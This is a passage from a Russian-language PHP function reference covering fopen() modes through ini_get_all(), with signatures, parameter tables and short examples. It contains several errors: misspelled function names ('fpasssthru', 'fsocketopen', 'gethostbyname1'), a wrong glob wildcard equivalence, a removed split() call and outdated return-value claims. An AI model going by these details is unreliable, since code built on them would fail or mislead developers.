| w+ | Открывает файл для чтения и записи. Если файл существует, он усекается до нулевой длины. В противном случае файл создается. Указатель устанавливается в начало файла |
| a  | Открывает файл для записи. Если файл существует, указатель будет находиться в конце файла. В противном случае файл создается   |

|    |   |
|----|---|
| a+ | Открывает файл для чтения и записи. Если файл существует, указатель будет находиться в конце файла. В противном случае файл создается   |
| x  | Создает и открывает файл только для записи; указатель устанавливается в начало файла  |
| x+ | Создает и открывает файл для чтения и записи  |
| c  | Открывает файл только для записи. В противном случае файл создается. Если файл существует, он не усекается (как в w), а вызов функции не завершается неудачей (как в x). Указатель устанавливается в начало файла |
| c+ | Открывает файл для чтения и записи  |

Если параметр *включение* задан и равен `true`, `fopen()` пытается найти этот файл в текущем списке путей включения.

Если при попытке открыть файл происходит ошибка, возвращается `false`.

**forward\_static\_call.** `mixed forward_static_call(callable функция[], mixed параметр1[], ... mixed параметрN[])`

Вызывает функцию с заданным именем в контексте текущего объекта с заданными параметрами. Если функция включает имя класса, то для поиска соответствующего класса используется позднее статическое связывание. Возвращает значение, возвращенное функцией.

**forward\_static\_call\_array.** `mixed forward_static_call_array(callable функция, array параметры)`

Вызывает функцию с заданным именем в контексте текущего объекта с параметрами, содержащимися в массиве *параметры*. Если *функция* включает имя класса, то для поиска соответствующего класса используется позднее статическое связывание. Возвращает значение, возвращенное функцией.

**fpasssthru.** `int fpasssthru(resource дескриптор)`

Выводит и закрывает файл, на который ссылается дескриптор. Файл выводится от текущей позиции указателя до EOF. Если происходит ошибка, возвращается `false`, при успехе возвращается `true`.

**fprintf.** `int fprintf(resource дескриптор, string формат[], mixed значение1[], ... значениеN[])`

Записывает строку, созданную заполнением строки *формат* заданными аргументами, с дескриптором ресурса потока. За дополнительной информацией об использовании функции обращайтесь к описанию `printf()`.



**fputcsv.** int fputcsv(resource *дескриптор*[, array *поля*[, string *ограничитель*[, string *закрывание*]]])

Форматирует элементы, содержащиеся в параметре *поля*, в формате CSV (данные, разделенные запятыми), и записывает результат в *дескриптор*. Если *ограничитель* задан, то он представляет собой одиночный символ, используемый для разделения значений (вместо запятых). Если параметр *закрывание* задан, то он представляет собой одиночный символ, в который вкладываются значения (по умолчанию это двойная кавычка). Возвращает длину записанной строки или **false** — в случае ошибки.

**fread.** string fread(int *дескриптор*, int *длина*)

Читает заданное количество байтов из файла, на который ссылается дескриптор, и возвращает их в виде строки. Если перед достижением EOF нужно количество байтов недоступно, то возвращаются все байты до EOF.

**fscanf.** mixed fscanf(resource *дескриптор*, string *формат*[, string *имя1*[, ...string *имяN*]])

Читает данные из файла, на который ссылается дескриптор, и возвращает значение из него на основании параметра *формат*. За дополнительной информацией об использовании этой функции обращайтесь к описанию `sscanf`.

Если необязательные параметры *имя1–имяN* не заданы, то значения, прочитанные из файла, возвращаются в виде массива. В противном случае они помещаются в переменные с именами *имя1–имяN*.

**fseek.** int fseek(resource *дескриптор*, int *смещение*[, int *перемещение*])

Позиционирует указатель на файл в *дескриптор* к байтовому *смещению*. Если задан параметр *перемещение*, он определяет, как должен перемещаться файловый указатель. Он должен содержать одно из следующих значений:

|          |  |
|----------|--|
| SEEK_SET | Устанавливает указатель на байтовое <i>смещение</i> (по умолчанию)     |
| SEEK_CUR | Устанавливает указатель на байтовое <i>смещение</i> от текущей позиции |
| SEEK_END | Устанавливает указатель на байтовое <i>смещение</i> от EOF             |

Функция возвращает 0, если вызов был успешным, и -1 — в случае неудачи.

**fsocketopen.** resource fsocketopen(string *хост*, int *порт*[, int *ошибка*[, string *сообщение*[, float *тайм\_аут*]]])

Открывает подключение TCP (по умолчанию) или UDP к удаленному хосту через заданный *порт*. Для подключения по протоколу UDP параметр *хост*

должен начинаться с префикса протокола `udp://`. Если параметр *тайм\_аут* задан, он обозначает продолжительность ожидания в секундах, по истечении которого происходит тайм-аут.

Если подключение создано успешно, возвращается виртуальный файловый указатель, который может использоваться с такими функциями, как `fgets()` и `fputs()`. Если подключение не удалось создать, возвращается `false`. Если параметры *ошибка* и *сообщение* заданы, они присваиваются коду ошибки и строке описания ошибки соответственно.

**fstat.** `array fstat(resource дескриптор)`

Возвращает ассоциативный массив с информацией о файле, на который ссылается дескриптор. В массив включаются следующие значения (приводятся числовые индексы и ключи):

|                          |  |
|--------------------------|--|
| <code>dev (0)</code>     | Устройство, на котором размещается файл                            |
| <code>ino (1)</code>     | Индексный узел файла   |
| <code>mode (2)</code>    | Режим, в котором был открыт файл                                   |
| <code>nlink (3)</code>   | Количество ссылок на этот файл                                     |
| <code>uid (4)</code>     | Идентификатор пользователя для владельца файла                     |
| <code>gid (5)</code>     | Идентификатор группы для владельца файла                           |
| <code>rdev(6)</code>     | Тип устройства (если файл находится на устройстве индексного узла) |
| <code>size(7)</code>     | Размер файла (в байтах)  |
| <code>atime(8)</code>    | Время последнего обращения (в формате временной метки Unix)        |
| <code>mtime(9)</code>    | Время последнего изменения (в формате временной метки Unix)        |
| <code>ctime(10)</code>   | Время создания файла (в формате временной метки Unix)              |
| <code>blksize(11)</code> | Размер блока (в байтах) для файловой системы                       |
| <code>blocks(12)</code>  | Количество блоков, выделенных для файла                            |

**ftell.** `int ftell(resource дескриптор)`

Возвращает смещение в байтах текущей позиции указателя в файле, на который ссылается дескриптор. При возникновении ошибки возвращает `false`.

**ftruncate.** `bool ftruncate(resource дескриптор, int длина)`

Усекает файл, на который ссылается дескриптор, до заданной длины. Возвращает `true`, если операция была успешной, или `false` — в противном случае.

**func\_get\_arg.** mixed func\_get\_arg(int *индекс*)

Возвращает элемент с заданным индексом из массива аргументов функции. При вызове вне функции или если *индекс* больше количества аргументов в массиве аргументов, выдает предупреждение и возвращает **false**.

**func\_get\_args.** array func\_get\_args()

Возвращает массив аргументов, переданных функции, в виде индексированного массива. При вызове вне функции возвращает **false** и выдает предупреждение.

**func\_num\_args.** int func\_num\_args()

Возвращает количество аргументов, переданных текущей функции, определенной пользователем. При вызове вне функции возвращает **false** и выдает предупреждение.

**function\_exists.** bool function\_exists(string *функция*)

Возвращает **true**, если заданная функция определена (проверяются как пользовательские, так и встроенные функции), или **false** — в противном случае. Сравнение имен при поиске выполняется без учета регистра символов.

**fwrite.** int fwrite(resource *дескриптор*, string *строка*[, int *длина*])

Записывает строку в файл, на который ссылается дескриптор. Файл должен быть открыт для записи. Если параметр *длина* задан, будет записано только указанное количество байтов строки. Возвращает количество записанных байтов или **-1** — при возникновении ошибки.

**gc\_collect\_cycles.** int gc\_collect\_cycles()

Проводит цикл сборки мусора и возвращает количество освобожденных ссылок. Если сборка мусора в настоящее время не включена, функция ничего не делает.

**gc\_disable.** void gc\_disable()

Отключает сборщик мусора. Если сборщик мусора включен, то перед его отключением выполняется сборка мусора.

**gc\_enable.** void gc\_enable()

Включает сборщик мусора. Как правило, сборщик мусора приносит пользу только в скриптах с очень большим временем выполнения.

**gc\_enabled.** bool gc\_enabled()

Возвращает **true**, если сборщик мусора включен, или **false** — если он отключен.

**get\_browser.** mixed get\_browser([string *имя*[, bool *массив*]])

Возвращает объект с информацией о текущем браузере пользователя, указанном в \$HTTP\_USER\_AGENT, или браузере, заданном по имени пользовательского агента. Информация читается из файла browscap.ini. Версия браузера и его различные функциональные аспекты, например поддержка фреймов, cookie и т. д., возвращаются в объекте. Если параметр *массив* содержит true, то вместо объекта будет возвращен массив.

**get\_called\_class.** string get\_called\_class()

Возвращает имя класса, для которого был вызван статический метод через механизм статического связывания, или false, если функция вызывается за пределами статического метода класса.

**get\_cfg\_var.** string get\_cfg\_var(string *имя*)

Возвращает значения только конфигурационных переменных, хранящихся в файле конфигурации PHP, который возвращается cfg\_file\_path(). Настройки, задаваемые на стадии компиляции, и значения переменных файлов конфигурации Apache не возвращаются. Если *имя* не существует, возвращает false.

**get\_class.** string get\_class(object *объект*)

Возвращает имя класса, экземпляром которого является заданный объект. Возвращаемое имя класса записывается символами в нижнем регистре. Если параметр *объект* не является объектом, возвращается false.

**get\_class\_methods.** array get\_class\_methods(mixed *класс*)

Если параметр является строкой, возвращает массив с именами всех методов, определенных для заданного класса. Если параметр является объектом, функция возвращает методы, определенные в классе, экземпляром которого является объект.

**get\_class\_vars.** array get\_class\_vars(string *класс*)

Возвращает ассоциативный массив свойств заданного класса по умолчанию. Для каждого свойства в массив включается элемент, ключом которого является имя свойства, а значением — значение по умолчанию. Свойства, не имеющие значений по умолчанию, не возвращаются в массиве.

**get\_current\_user.** string get\_current\_user()

Возвращает имя пользователя, обладающего правами доступа к выполнению текущего скрипта PHP.

**get\_declared\_classes.** array get\_declared\_classes()

Возвращает массив с именами всех определенных классов. Включаются все классы всех расширений, уже загруженных в РНР.

**get\_declared\_interfaces.** array get\_declared\_interfaces()

Возвращает массив с именами всех объявленных интерфейсов. Включаются все интерфейсы, объявленные в расширениях, уже загруженных в РНР, и встроенные интерфейсы.

**get\_declared\_traits.** array get\_declared\_traits()

Возвращает массив с именами всех определенных трейтов. Включаются все трейты, определенные в расширениях, уже загруженных в РНР.

**get\_defined\_constants.** array get\_defined\_constants([bool *категории*])

Возвращает ассоциативный массив всех констант, определенных расширениями и функцией `define()`, и их значений. Если параметр *категории* задан и равен `true`, ассоциативный массив содержит подмассивы (по одному для каждой категории констант).

**get\_defined\_functions.** array get\_defined\_functions()

Возвращает ассоциативный массив с именем каждой определенной функции. Массив содержит два ключа: `internal` и `user`. Значением для первого ключа является массив, содержащий имена всех внутренних функций РНР, а значением для второго ключа является массив с именами всех функций, определенных пользователем.

**get\_defined\_vars.** array get\_defined\_vars()

Возвращает массив всех переменных, определенных в областях видимости: окружения, сервера, глобальной и локальной.

**get\_extension\_funcs.** array get\_extension\_funcs(string *имя*)

Возвращает массив функций, предоставленных расширением, заданным по имени.

**get\_headers.** array get\_headers(string *url*[, int *формат*])

Возвращает массив заголовков, отправленных удаленным сервером для страницы, заданной параметром *url*. Если параметр *формат* равен `0` или не задан, то заголовки возвращаются в виде простого массива, каждый элемент которого соответствует одному заголовку. Если параметр *формат* задан и равен `1`, возвращается ассоциативный массив с ключами и значениями, соответствующими полям заголовков.

**get\_html\_translation\_table.** array get\_html\_translation\_table([int режим[, int стиль[, string кодировка]])

Возвращает таблицу преобразования, используемую функцией htmlspecialchars() или htmlentities(). Если параметр режим равен HTML\_ENTITIES, возвращается таблица, используемая htmlentities(), а если равен HTML\_SPECIALCHARS, возвращается таблица, используемая htmlspecialchars(). Дополнительно можно указать стиль преобразования кавычек. Допустимые значения:

|                              |  |
|------------------------------|--|
| ENT_COMPAT<br>(по умолчанию) | Преобразует двойные кавычки, но не одинарные     |
| ENT_NOQUOTES                 | Не преобразует ни двойные, ни одинарные кавычки  |
| ENT_QUOTES                   | Преобразует как двойные, так и одинарные кавычки |
| ENT_HTML401                  | Таблица для сущностей HTML 4.01                  |
| ENT_XML1                     | Таблица для сущностей XML 1                      |
| ENT_XHTML                    | Таблица для сущностей XHTML                      |
| ENT_HTML5                    | Таблица для сущностей HTML 5                     |

Допустимые значения параметра кодировка см. в описании htmlentities.

**get\_included\_files.** array get\_included\_files()

Возвращает массив файлов, включенных в текущий скрипт вызовами include(), include\_once(), require() и require\_once().

**get\_include\_path.** string get\_include\_path()

Возвращает значение указателя конфигурации списка путей включения. Чтобы разбить возвращенное значение на отдельные элементы, проведите разбиение по константе PATH\_SEPARATOR, которая задается по-разному на Unix и Windows:

```
$paths = split(PATH_SEPARATOR, get_include_path());
```

**get\_loaded\_extensions.** array get\_loaded\_extensions([ bool расширенияZend])

Возвращает массив с именами всех расширений, откомпилированных и загруженных в PHP. Если параметр расширенияZend равен true, возвращаются только расширения Zend. По умолчанию используется значение false.

**get\_meta\_tags.** array get\_meta\_tags(string *путь*[, int *включение*])

Разбирает файл, заданный параметром *путь*, и извлекает все обнаруженные метатеги HTML. Возвращает ассоциативный массив, ключами которого являются имена атрибутов метатегов, а значениями — соответствующие значения из тегов. Ключи хранятся в нижнем регистре независимо от регистра исходных атрибутов. Если параметр *включение* задан и равен true, функция ищет файл в списке путей включения.

**getmygid.** int getmygid()

Возвращает идентификатор группы для процесса PHP, выполняющего текущий скрипт. Если идентификатор группы определить не удастся, возвращается false.

**getmyuid.** int getmyuid()

Возвращает идентификатор пользователя для процесса PHP, выполняющего текущий скрипт. Если идентификатор пользователя определить не удастся, возвращается false.

**get\_object\_vars.** array get\_object\_vars(object *объект*)

Возвращает ассоциативный массив свойств заданного объекта. Для каждого свойства в массив включается элемент, ключом которого является имя свойства, а значением — его текущее значение. Свойства, не имеющие текущих значений, не возвращаются в массиве, даже если они определены в классе.

**get\_parent\_class.** string get\_parent\_class(mixed *объект*)

Возвращает имя суперкласса для заданного объекта. Если *объект* не наследует от другого класса, возвращается пустая строка.

**get\_resource\_type.** string get\_resource\_type(resource *дескриптор*)

Возвращает строку, представляющую тип заданного дескриптора ресурса. Если *дескриптор* не представляет действительный ресурс, функция выдает ошибку и возвращает false. Виды доступных ресурсов зависят от загруженных расширений: file, mysql, link и т. д.

**getcwd.** string getcwd()

Возвращает путь к текущему рабочему каталогу процесса PHP.

**getdate.** array getdate([int *временная\_метка*])

Возвращает ассоциативный массив, содержащий значения различных компонентов даты и времени заданной временной метки. Если временная метка

не задана, используются текущие дата и время. Является разновидностью функции `date()`. Массив содержит следующие ключи и значения:

|                      |                                       |
|----------------------|---------------------------------------|
| <code>seconds</code> | Секунды                               |
| <code>minutes</code> | Минуты                                |
| <code>hours</code>   | Часы                                  |
| <code>mday</code>    | День месяца                           |
| <code>wday</code>    | Номер дня недели (0 для воскресенья)  |
| <code>mon</code>     | Месяц                                 |
| <code>year</code>    | Год                                   |
| <code>yday</code>    | День года                             |
| <code>weekday</code> | Название дня недели (Sunday–Saturday) |
| <code>month</code>   | Название месяца (January–December)    |

**getenv.** `string getenv(string имя)`

Возвращает значение переменной окружения с заданным именем. Если имя не существует, `getenv()` возвращает `false`.

**gethostbyaddr.** `string gethostbyaddr(string адрес)`

Возвращает имя хоста машины с заданным IP-адресом. Если адрес найти не удастся или если он не может быть преобразован в имя хоста, возвращается *адрес*.

**gethostbyname.** `string gethostbyname(string хост)`

Возвращает IP-адрес хоста. Если хост не существует, возвращается *хост*.

**gethostbyname1.** `array gethostbyname1(string хост)`

Возвращает массив IP-адресов хоста. Если хост не существует, возвращается `false`.

**gethostname.** `string gethostname()`

Возвращает имя хоста для машины, на которой выполняется текущий скрипт.

**getlastmod.** `int getlastmod()`

Возвращает значение временной метки Unix для даты последнего изменения файла, содержащего текущий скрипт. Если при чтении информации произойдет ошибка, возвращается `false`.



**getmxrr.** bool getmxrr(string *хост*, array &*хосты*[], array &*веса*)

Ищет в DNS все записи MX (mail exchanger) для хоста. Результаты помещаются в массив *хосты*. Если параметр веса задан, то в него помещаются веса всех записей MX. Возвращает true, если записи были найдены, или false, если поиск не дал результатов.

**getmyinode.** int getmyinode()

Возвращает значение индексного узла для файла, содержащего текущий скрипт. В случае возникновения ошибки возвращает false.

**getmypid.** int getmypid()

Возвращает идентификатор процесса PHP, выполняющего текущий скрипт. Когда PHP работает в виде серверного модуля, любое количество скриптов может совместно использовать один идентификатор процесса, поэтому уникальность идентификатора не гарантируется.

**getopt.** array getopt(string *короткие*[], array *длинные*)

Разбирает список аргументов командной строки, использованный для вызова текущего скрипта, и возвращает ассоциативный массив пар «ключ — значение». Параметры *короткие* и *длинные* определяют наборы аргументов командной строки.

Параметр *короткие* содержит одну строку, каждый символ которой представляет один аргумент, передаваемый скрипту через дефис. Например, строка коротких параметров "ar" соответствует аргументам командной строки -a -r. Для любого символа, за которым следует одно двоеточие (:), обязательно должно быть указано значение, тогда как для любого символа, за которым следуют два двоеточия (::), значение обязательным не является. Например, строка "a:r::x" будет соответствовать аргументам командной строки -aTest -r -x, но не -a -r -x.

Параметр *длинные* содержит массив строк, в котором каждый элемент представляет один аргумент, переданный скрипту через двойной дефис. Например, элемент "verbose" соответствует аргументу командной строки --verbose. Для любого параметра, заданного в параметре *длинные*, в командной строке может задаваться значение, отделяемое от имени параметра знаком =. Например, "verbose" будет соответствовать как аргументу --verbose, так и --verbose=1.

**getprotobyname.** int getprotobyname(string *имя*)

Возвращает номер протокола, связанный с заданным именем, из /etc/protocols.

**getprotobynumber.** string getprotobynumber(int *протокол*)

Возвращает имя протокола, связанного с заданным номером, из /etc/protocols.

**getrandmax.** int getrandmax()

Возвращает наибольшее значение, которое может быть возвращено вызовом rand().

**getrusage.** array getrusage([int *цель*])

Возвращает ассоциативный массив с описанием ресурсов, используемых процессом, в котором выполняется текущий скрипт. Если параметр *цель* задан и равен 1, то возвращается информация о потомках процесса. Список ключей и описаний значений вы найдете в команде Unix `getrusage(2)`.

**getservbyname.** int getservbyname(string *сервис*, string *протокол*)

Возвращает порт, связанный с заданным сервисом, из /etc/services. Параметр *протокол* должен содержать TCP или UDP.

**getservbyport.** string getservbyport(int *порт*, string *протокол*)

Возвращает имя сервиса, связанного с портом и протоколом, из /etc/services. Параметр *протокол* должен содержать TCP или UDP.

**gettimeofday.** mixed gettimeofday([ bool *вывод*])

Возвращает ассоциативный массив с информацией о текущем времени, полученной вызовом `gettimeofday(2)`. Если параметр *вывод* равен true, вместо массива возвращается значение с плавающей точкой.

Массив содержит следующие ключи и значения:

|             |   |
|-------------|---|
| sec         | Текущее количество секунд от начала эпохи Unix  |
| usec        | Текущее количество микросекунд, прибавляемых к секундам   |
| minuteswest | Смещение текущего часового пояса в минутах к западу от Гринвичского меридиана   |
| dsttime     | Поправка летнего времени (в подходящее время года — положительное число, если в часовом поясе действует летнее время) |

**gettype.** string gettype(mixed *значение*)

Возвращает строковое описание типа заданного значения. Допустимые значения: "boolean", "integer", "float", "string", "array", "object", "resource", "NULL" и "unknown type".

## **glob.** `globarray(string паттерн[, int флаги])`

Возвращает список имен файлов, соответствующих паттерну командной оболочки из параметра *паттерн*. Поддерживаются следующие метасимволы:

|   |   |
|---|---|
| * | Совпадает с произвольным количеством любых символов (эквивалент <code>.</code> в регулярных выражениях) |
| ? | Совпадает с одним символом (эквивалент <code>.</code> в регулярных выражениях)                          |

Например, для обработки всех файлов JPEG в текущем каталоге можно использовать следующий фрагмент:

```
foreach(glob("/tmp/images/*.jpg") as $filename) {  
  // что-то сделать с $filename  
}
```

Значение *флаги* определяется поразрядным ИЛИ, объединяющим любые значения из следующего списка:

|               |   |
|---------------|---|
| GLOB_MARK     | Добавляет / к каждому возвращаемому элементу  |
| GLOB_NOSORT   | Возвращает файлы в порядке их расположения в каталоге. Если флаг не установлен, имена сортируются в порядке ASCII |
| GLOB_NOCHECK  | Если файлы, соответствующие паттерну, не найдены, возвращается паттерн  |
| GLOB_NOESCAPE | Символы \ в паттерне интерпретируются как литералы, а не как начало служебной последовательности                  |
| GLOB_BRACE    | Помимо нормальных совпадений, строки вида {foo, bar, baz} совпадают либо с "foo", либо с "bar", либо с "baz"      |
| GLOB_ONLYDIR  | Возвращает только каталоги, соответствующие паттерну  |
| GLOB_ERR      | Выполнение прерывается при ошибках чтения   |

## **gmdate.** `string gmdate(string формат[, int временная_метка])`

Возвращает отформатированную строку для даты и времени из временной метки. Функция идентична `date()`, кроме того что значения времени и даты выставляются по Гринвичу (GMT), а не по локальному часовому поясу.

## **gmmktime.** `int gmmktime(int часы, int минуты, int секунды, int месяц, int день, int год, int летнее_время)`

Возвращает временную метку для заданного набора значений. Функция идентична `mktime()`, кроме того что значения времени и даты выставляются по Гринвичу (GMT), а не по локальному часовому поясу.

**gmstrftime.** string gmstrftime(string *формат* [, int *временная\_метка*])

Форматирует временную метку GMT. За дополнительной информацией об использовании этой функции обращайтесь к описанию `strftime`.

**hash.** string hash(string *алгоритм*, string *данные* [, bool *вывод*])

Генерирует хеш-значение для *данных* по заданному алгоритму. Если параметр *вывод* равен `true` (по умолчанию используется `false`), возвращаемый хеш-код представляет собой необработанные двоичные данные. Параметр *алгоритм* может быть равен `md5`, `sha1`, `sha256` и т. д. За дополнительной информацией об алгоритмах обращайтесь к описанию `hash_algos`.

**hash\_algos.** array hash\_algos(void)

Возвращает массив всех поддерживаемых алгоритмов хеширования с числовыми индексами.

**hash\_file.** string hash\_file(string *алгоритм*, string *файл* [, bool *вывод*])

Генерирует строку хеш-кода по содержимому файла (URL-адресу, определяющему местоположение файла) с использованием заданного алгоритма. Если параметр *вывод* равен `true`, выводятся необработанные двоичные данные (по умолчанию используется значение `false`). Параметр *алгоритм* может быть равен `md5`, `sha1`, `sha256` и т. д.

**header.** void header(string *заголовок* [, bool *замена* [, int *код\_ответа\_http*]])

Отправляет *заголовок* в виде необработанной строки заголовка HTTP; функция должна быть вызвана до того, как будет сгенерирован какой-либо вывод (распространенная ошибка — вызов функции после вывода пустой строки). Если *заголовок* содержит `Location`, PHP также генерирует соответствующий код статуса `REDIRECT`. Если параметр *замена* задан и равен `false`, *заголовок* не заменяет одноименный заголовок. В противном случае заголовок заменяется любым заголовком с таким же именем.

**header\_remove.** void header\_remove([string *заголовок*])

Если *заголовок* задан, удаляет заголовок HTTP из текущего ответа. Если *заголовок* не задан или содержит пустую строку, удаляет все заголовки, сгенерированные функцией `header()`, из текущего ответа. Учтите, что заголовки, уже отправленные клиенту, удалить не удастся.

**headers\_list.** array headers\_list()

Возвращает массив заголовков ответа HTTP, подготовленных для отправки (или уже отправленных) клиенту.

**headers\_sent.** bool headers\_sent([ string &файл [, int &строка]])

Возвращает `true`, если заголовки HTTP уже были отправлены. В противном случае возвращает `false`. Если параметры *файл* и *строка* уже заданы, то в переменные *файл* и *строка* помещается имя файла и номер строки, в которой начался вывод.

**hebrew.** string hebrew(string строка[, int размер])

Преобразует логическую строку с текстом на иврите из логической кодировки в визуальную. Если второй параметр задан, каждая строка по длине не превышает *размер* символов. Старается избегать разбивки слов.

**hex2bin.** string hex2bin(string шестнадцатеричное\_значение)

Преобразует *шестнадцатеричное\_значение* в двоичную систему.

**hexdec.** number hexdec(string шестнадцатеричное\_значение)

Преобразует *шестнадцатеричное\_значение* в десятичную систему. Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 (0x7FFFFFFF) в десятичной системе.

**highlight\_file.** mixed highlight\_file(string файл [, bool строка])

Выводит *файл* с исходным кодом PHP с цветовым выделением синтаксических элементов по правилам встроенного выделителя синтаксиса PHP. Возвращает `true`, если *файл* существует и является исходным файлом PHP. В противном случае возвращает `false`. Если параметр *строка* равен `true`, то код с цветовым выделением возвращается в виде строки (вместо отправки на устройство вывода).

**highlight\_string.** mixed highlight\_string(string источник [, bool строка])

Выводит версию строки *источник* с цветовым выделением синтаксических элементов по правилам встроенного выделителя синтаксиса PHP. Возвращает `true` в случае успеха. В противном случае возвращает `false`. Если параметр *строка* равен `true`, то код с цветовым выделением возвращается в виде строки (вместо отправки на устройство вывода).

**hrtime.** mixed hrtime([bool как\_число])

Возвращает системное время с высокой точностью в виде массива, отсчитанное от произвольно выбранного момента времени. Предоставляемая временная метка не может корректироваться. Параметр *как\_число* управляет возвращением данных в виде массива (`false` по умолчанию) или числа (`true`).

**htmlentities.** string htmlentities(string *строка* [, int *стиль* [, string *кодировка* [, bool *двойное\_кодирование*]]])

Преобразует в строке все символы, имеющие специальный смысл в HTML, и возвращает полученную строку. Преобразуются все элементы, определенные в стандарте HTML. Если параметр *стиль* задан, он определяет способ преобразования кавычек. Допустимые значения параметра *стиль*, помимо значений, перечисленных в статье `get_html_translation_table`, включают:

|                |  |
|----------------|--|
| ENT_SUBSTITUTE | Заменяет недействительные единицы кодовых последовательностей заменяющим символом из Юникода         |
| ENT_DISALLOWED | Заменяет недействительные кодовые пункты для заданного типа документа заменяющим символом из Юникода |

Допустимые значения параметра *кодировка*:

|             |   |
|-------------|---|
| ISO-8859-1  | Западноевропейский набор символов Latin-1   |
| ISO-8859-5  | Набор символов кириллицы, используется редко  |
| ISO-8859-15 | Западноевропейский набор символов, Latin-9. Добавляет знак евро, французские и финские буквы, отсутствующие в Latin-1   |
| UTF-8       | ASCII-совместимый многобайтовый 8-разрядный Юникод  |
| cp866       | Набор символов кириллицы для DOS  |
| cp1251      | Набор символов кириллицы для Windows  |
| cp1252      | Западноевропейский набор символов для Windows   |
| KOI8-R      | Русская кодировка   |
| Big5        | Традиционная китайская кодировка, используется в основном в Тайване   |
| GB2312      | Упрощенная китайская кодировка, национальный стандарт   |
| Big5-HKSCS  | Big5 с расширениями для Гонконга, традиционная китайская кодировка  |
| Shift_JIS   | Японская кодировка  |
| EUC-JP      | Японская кодировка  |
| MacRoman    | Набор символов, использовавшийся в macOS  |
| ""          | Пустая строка активизирует автоматическое обнаружение по кодировке сценария (многобайтовая Zend), <code>default_charset</code> и текущему локальному контексту (в этом порядке). Не рекомендуется |

**html\_entity\_decode.** string html\_entity\_decode(string *строка* [, int *стиль* [, string *кодировка*]])

Заменяет все сущности HTML в строке эквивалентными символами. Преобразуются все сущности, определенные в стандарте HTML. Если параметр *стиль* задан, он определяет способ преобразования кавычек. Возможные значения параметра *стиль* перечислены в описании функции `htmlentities`.

**htmlspecialchars.** string htmlspecialchars(string *строка* [, int *стиль* [, string *кодировка* [, bool *двойное\_кодирование*]]])

Преобразует в строке символы, имеющие особый смысл в HTML, и возвращает полученную строку. Для преобразования используется подмножество сущностей HTML для самых распространенных символов. Если параметр *стиль* задан, он определяет способ преобразования кавычек. Преобразуются следующие символы:

- амперсанд (&) преобразуется в `&amp;`;
- двойная кавычка (") преобразуется в `&quot;`;
- одинарная кавычка (') преобразуется в `&#039;`;
- знак «меньше» (<) преобразуется в `&lt;`;
- знак «больше» (>) преобразуется в `&gt;`.

Параметр *стиль* может принимать значения, приведенные в описании `htmlentities`. Если параметр *кодировка* задан, он определяет итоговую кодировку символов. Допустимые значения приведены в описании `htmlentities`. Если параметр *двойное\_кодирование* не установлен, PHP не будет кодировать существующие HTML-сущности.

**htmlspecialchars\_decode.** string htmlspecialchars\_decode(string *строка* [, int *стиль*])

Заменяет сущности HTML в строке символами. Для преобразования используется подмножество всех сущностей HTML для самых распространенных символов. Если параметр *стиль* задан, он определяет способ преобразования кавычек. Возможные значения параметра *стиль* перечислены в описании функции `htmlentities`. Преобразуются символы, входящие в `htmlspecialchars()`.

**http\_build\_query.** string http\_build\_query(mixed *значения* [, string *префикс* [, string *разделитель* [, int *тип\_кодирования*]]])

Возвращает строку запроса, сгенерированную по данным параметра *значения*, с URL-кодированием символов. Массив *значения* может использовать как числовое индексирование, так и ассоциативное (или их сочетание).

Поскольку числовые имена могут быть недействительными в некоторых языках, интерпретирующих строку запроса на другой стороне (в РНР, например), при использовании числовых индексов в параметре *значения* также следует поставить *префикс* в начало всех числовых имен в строке полученного запроса. Параметр *разделитель* позволяет выбрать специальный ограничитель, а параметр *тип\_кодирования* — различные типы кодирования.

**hypot.** float hypot(float *x*, float *y*)

Вычисляет и возвращает длину гипотенузы прямоугольного треугольника, катеты которого имеют длины *x* и *y*.

**idate.** int idate(string *формат*[, int *временная\_метка*])

Форматирует время и дату в виде целого числа в соответствии с форматной строкой, переданной в первом параметре. Если второй параметр не задан, используются текущее время и дата. В форматной строке поддерживаются следующие символы:

|   |   |
|---|---|
| B | Интернет-время  |
| d | День месяца   |
| h | Час в 12-часовом формате  |
| H | Час в 24-часовом формате  |
| i | Минуты  |
| I | 1, если действует летнее время, или 0 — в противном случае                                    |
| j | День месяца (например, 1–31)  |
| L | 0, если год не является високосным, или 1 — для високосного года                              |
| m | Месяц (1–12)  |
| s | Секунды   |
| t | Количество дней в месяце, от 28 до 31   |
| U | Секунды от начала эпохи Unix  |
| w | Номер дня недели (от 0 — воскресенья)   |
| W | Номер недели года согласно ISO 8601   |
| Y | Год из четырех цифр (например, 1998)  |
| y | Год из двух цифр (например, 98)   |
| z | День года от 0 до 365   |
| Z | Смещение часового пояса в секундах, от –43 200 (к западу от UTC) до 43 200 (к востоку от UTC) |



Любые символы в форматной строке, не входящие в таблицу, игнорируются. Хотя символьные строки, используемые в `idate`, похожи на строки из описания `date`, там, где `date` возвращает число из двух цифр с начальным нулем, начальные нули не сохраняются. Например, `date('y')`; вернет `05` для временной метки за 2005 год, тогда как `idate('y')`; вернет `5`.

**ignore\_user\_abort.** `int ignore_user_abort([string игнорировать])`

Устанавливает, должно ли отключение клиента прервать обработку скрипта PHP. Если параметр *игнорировать* равен `true`, скрипт продолжит выполняться даже после отключения клиента. Возвращает текущее значение. Если параметр *игнорировать* не задан, тоже возвращает текущее значение, но без установки нового значения.

**implode.** `string implode(string разделитель, array строки)`

Возвращает строку, созданную объединением всех элементов массива *строки* через *разделитель*.

**inet\_ntop.** `string inet_ntop(string адрес)`

Распаковывает упакованный *адрес* IPv4 или IPv6 IP и возвращает его в виде удобочитаемой строки.

**inet\_pton.** `string inet_pton(string адрес)`

Упаковывает удобочитаемый IP-адрес в 32- или 128-разрядное значение и возвращает его.

**in\_array.** `bool in_array(mixed значение, array массив [, bool полное_совпадение])`

Возвращает `true`, если заданное значение существует в массиве. Если третий аргумент задан и равен `true`, функция возвращает `true` только в том случае, если элемент существует в массиве и имеет такой же тип, как предоставленное значение (то есть "1.23" в массиве не совпадет с 1.23 в аргументе). Если аргумент не найден в массиве, функция вернет `false`.

**ini\_get.** `string ini_get(string переменная)`

Возвращает значение заданного указателя конфигурации. Если *переменная* не существует, функция возвращает `false`.

**ini\_get\_all.** `array ini_get_all([string расширение [, bool подробности]])`

Возвращает все указатели конфигурации в ассоциативном массиве. Если задано действительное *расширение*, то возвращаются только значения, относящиеся к этому расширению. Если параметр *подробности* равен `true` (по

умолчанию), возвращается подробная информация. Каждое значение, возвращаемое в массиве, представляет собой ассоциативный массив с тремя ключами:

|                           |  |
|---------------------------|--|
| <code>global_value</code> | Глобальное значение для указателя конфигурации, заданное в <code>php.ini</code>  |
